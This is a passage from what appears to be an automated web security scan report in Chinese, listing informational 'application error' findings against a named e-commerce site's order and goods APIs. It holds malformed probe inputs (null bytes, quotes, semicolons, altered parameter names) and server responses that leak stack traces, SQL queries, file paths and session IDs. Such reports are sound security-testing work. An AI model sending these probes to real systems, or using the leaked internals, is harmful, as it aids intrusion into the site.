Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ";"

变体- | 5 / 10

差异: 参数 从以下位置进行控制: 15 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=) HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ")"

变体- | 6 / 10

差异: 参数 从以下位置进行控制: 15 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=%00&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体-| 7 / 10

差异: 参数 从以下位置进行控制: 15 至: 15XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=15XYZ&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "15XYZ"

变体-| 8 / 10

差异: 参数 从以下位置进行控制: 15 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=%27&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体- | 9 / 10

差异: 参数 从以下位置进行控制: 15 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=;&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ";"

变体- | 10 / 10

差异: 参数 从以下位置进行控制: 15 至:)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/0?pageNum=1&pageSize=) &orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=6cecd9abca2a5797bbb71b3bef6db3f8
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

问题 6 / 43

TOC

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体:	start (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 9

差异: 参数 从以下位置进行控制: 0 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
```

```
draw=1&start=%00&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体- | 2 / 9

差异: 参数 从以下位置进行控制: 0 至: 0XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0XYZ&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "0XYZ"

变体- | 3 / 9

差异: 参数 从以下位置进行控制: start 至: ORIG_VAL_.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start.=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 4 / 9

差异: **参数** 从以下位置进行控制: **start** 至: **__ORIG_VAL__[]**

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start%5B%5D=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 5 / 9

差异: 参数 从以下位置进行控制: 0 至: --

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 6 / 9

差异: 参数 已从请求除去: 0

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

null
```

变体- | 7 / 9

差异: 参数 从以下位置进行控制: 0 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=%27&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ""
```

变体- | 8 / 9

差异: 参数 从以下位置进行控制: 0 至: ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=;&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ";"
```

变体- | 9 / 9

差异： 参数 从以下位置进行控制： 0 至：)

推理： 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=) &length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

问题 7 / 43

TOC

应用程序错误	
严重性：	参考
CVSS 分数：	0.0
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsAddToSave
实体：	->"goodsname" (Parameter)
风险：	可能会收集敏感的调试信息
原因：	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值：	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异： 参数 从以下位置进行控制： ->"goodsname" 至： __ORIG_VAL__.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 625
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "goodsname": "werdhgf",
  "goodstype": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",
  "brandid": "",
  "opcode": "",
  "barcode": "rewqrewq",
  "approvaltypeid": "1",
  "gsbmId": "3",
  "level": "4",
  "goodslevelid": "3",
  "inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "inputmanid": "2",
  "bookindateStr": "2018-01-11 18:55:56",
  "goodsimgurl": " http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
  "basegoodsimgurl": "",
  "dtlgoodsimgurl": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodsname." (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@18f50a15; line: 1, column: 16] (through reference
  chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsname."])
```

变体- | 2 / 2

差异: 参数 从以下位置进行控制: `->"goodsname"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 626
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsname[]": "werdhgf",
  "goodstype": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",
  "brandid": "",
  "opcode": "",
  "barcode": "rewqrewq",
  "approvaltypeid": "1",
  "gsbmid": "3",
  "level": "4",
  "goodslevelid": "3",
  "inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "inputmanid": "2",
  "bookindateStr": "2018-01-11 18:55:56",
  "goodsimgurl": " http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
  "basegoodsimgurl": "",
  "dtlgoodsimgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:25 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

```
Unrecognized field "goodsname[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as
ignorable
at [Source: io.netty.buffer.ByteBufInputStream@62daab27; line: 1, column: 17] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["goodsname[]"])
```

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: searchValue (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue=%00
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:55 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsStockMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsStockDao.getGoodsStockListCount-Inline
### The error occurred while setting parameters
### SQL: select count(1) from pub_goods_stock pgs INNER JOIN pub_goods pg on
pgs.goodsid=pg.goodsid and pgs.status =1 WHERE pgs.enterpriseid=? and pgs.departmentid=?
and (pg.goodsname like '%||?||%' OR pg.goodscode like '%||?||%')
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00
```

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsclass/goodsclassList>

实体: classcode (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 03 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsclass/goodsclassList?
draw=7&start=0&length=15&search%5Bregex%5D=false&pageNum=1&classcode=%00&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

...
...
...
"data": [

],
"returnCode": 0,
"msg": "e:      错误代码:LUO003C\r\n错误信息:查询商品分类失败
\r\nStackTrace:org.springframework.dao.DataIntegrityViolationException: \n### Error querying
database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding
\"UTF8\": 0x00\n### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-
enterprise-1.0.0-SNAPSHOT.jar!/mybatisMap/PubGoodsclassMapper.xml]\n### The error may involve
com.suneee.scn.goods.dao.PubGoodsclassDao.findGoodsclassForPage-Inline\n### The error occurred
while setting parameters\n### SQL: select      enterpriseid, classid, classcode, classname,
level, endflag, status,parentcode,imgurl,seq,      (select classname from pub_goodsclass b
where b.classcode = a.parentcode and b.enterpriseid =a.enterpriseid limit 1 ) parentclassname
from pub_goodsclass a where l=1      and enterpriseid=?      and classcode like
CONCAT('?', '%')      order by classid desc      limit ? offset ?\n### Cause:
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n;
SQL []; ERROR: invalid byte sequence for encoding \"UTF8\": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding \"UTF8\": 0x00\n\tat
org.springframework.jdbc.support.SQLStateSQLExceptionTranslator.doTranslate(SQLStateSQLExceptionT
ranslator.java:102)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:73)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
org.springframework.jdbc.support.AbstractFallbackSQLExceptionTranslator.translate(AbstractFallbac
kSQLExceptionTranslator.java:81)\n\tat
